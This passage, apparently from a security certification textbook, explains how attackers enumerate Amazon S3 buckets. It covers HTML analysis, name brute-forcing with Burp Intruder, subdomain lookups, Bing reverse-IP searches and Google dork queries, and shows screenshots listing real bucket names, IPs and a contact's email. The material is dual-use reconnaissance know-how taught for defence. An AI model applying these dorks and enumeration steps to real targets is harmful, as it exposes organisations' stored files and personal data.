
  Attackers attempt to perform HTML source code analysis to gather information about the S3 buckets. Analyzing the source code of HTML web pages in the background allows attackers to find URLs to target S3 buckets.

- **Brute-forcing URL**

  Because each S3 bucket is given a unique identification number, attackers perform brute-force attacks on the target bucket to identify the correct bucket UR. For example, assume the URL http://s3.amazonaws.com/[bucket_name]; attackers try all possibilities for the bucket_name to identify the exact URL targeting the bucket. Attackers use tools such as Burp Suite (Burp Intruder) to perform brute-force attacks on S3 buckets.

- **Finding subdomains**

  Attackers use tools, such as Findsubdomains and Robtex, to identify subdomains related to the target bucket. For example, as shown in the figure, attackers can use the FindSubsomains online tool to identify the subdomains of s3.amazonaws.com.



s3.amazonaws.com

Results — 56,953

ASN — 1
16509 (3,607)

IP — 30+
52.216.101.35 (131)
52.216.96.19 (126)

CIDR — 30+
52.216.96.0/24 (193)
52.216.101.0/24 (175)

Organization — 1
Amazon.com (3,618)

leaprocket.io.s3.amazonaws.com
IP 10.58.146.59

riot-ws-prod.s3.amazonaws.com
IP 52.95.131.4 Australia 16509 Amazon.com, Inc.

nbl-com-au.s3.amazonaws.com
IP 52.95.131.12 Australia 16509 Amazon.com, Inc.


mmal-static.s3.amazonaws.com
IP 52.95.131.16 Australia 16509 Amazon.com, Inc.

2016-assets-adelaidefringe-com-au.s
IP 52.95.131.20 Australia 16509 Amazon.com, Inc.

Figure 19.43: Screenshot of Robtex showing subdomains

- **Reverse IP Search**

  Attackers use search engines, such as Bing, to perform reverse IP search to identify domains of target S3 buckets. Attackers use the advance search operator ip:<target IP address> in the Bing search engine to obtain different domains related to the target bucket that resolves the given IP address.


[ip:52.95.131.4] - Bing
bing.com/search?q=%5bip%3a52.95.131.4%5d&qs=HS&pq=%5bip&sc=8-3&cvid=76F3C1BAA1E5497293AFDC17C90F19A3&FORM=QB...
[ip:52.95.131.4]
English
Sign in
All
Images
Videos
Maps
News
Add Bing New Tab extension
Microsoft Search
Sign in to see work results
Why am I seeing this?
Hide this
31,700 Results
Date
Language
Region

Classic Registration Scheme Club Guidelines 2 Nov 19
mx5-cdn.s3.amazonaws.com/mx5/files/dmfile/classic-registration-scheme... · PDF file
Title: Microsoft Word - Classic Registration Scheme Club Guidelines 2 Nov 19.docx Author: Keith Created Date: 11/6/2019 12:21:38 PM

PSG-D1civilcad 7DataS15584 CONTOURS FINAL.mjo - Drawings - ...
https://paigcrm.s3.amazonaws.com/2019/10/17/e3fc740545d3ad1b6dec39e5... · PDF file
site zoning - r2 low density residential (15 dwellings/ha) total site area - 2.428 ha (d.a. 963/12017) d.p. 2475 988 945 188° 12' 15" 1 4 ' 2 7 8 " 3 5 " (2

$399,000 - idashboard-production.s3.amazonaws.com
https://idashboard-production.s3.amazonaws.com/generated_reports/... · PDF file
$399,000 FOR SALE CONTACT Patty Sinnamon - 0418 739 677 psinnamon@professionals.com.au OFFICE Surfers Paradise - 07 5592 1464 ADDRESS 2 Elkhorn Avenue, Surfers Paradise


FEES & CHARGES
https://amanaliving-training.s3.amazonaws.com/cs_4.9.0_fees_and... · PDF file
POLICY AND PROCEDURE | FEES AND CHARGES POLICY Document Code CS 4.9.0 Approved by Chief Executive Officer Policy owner Business Manager Document owner: Business Manager Document Title: Fees and Charges Policy Version Number: 2.6

Figure 19.44: Screenshot of the advanced search results in Bing

- **Advanced Google Hacking**

  Attackers use advanced Google search operators, such as "`inurl`", to search for URLs related to the target S3 buckets. Some of the Google Dorks used by attackers to identify URLs of the target S3 buckets include the following:

  - `inurl: s3.amazonaws.com`
  - `inurl: s3.amazonaws.com/audio/`
  - `inurl: s3.amazonaws.com/video/`
  - `inurl: s3.amazonaws.com/backup/`
  - `inurl: s3.amazonaws.com/movie/`
  - `inurl: s3.amazonaws.com/image/`


[inurl: s3.amazonaws.com/movie
google.com/search?q=%5Binurl%3A+s3.amazonaws.com%2Fmovie%2F%5D&rlz=1C1CHBD_enIN861IN861&oq=%5Binurl%3A+s3.am...
Google
Sign in

[inurl: s3.amazonaws.com/movie/]

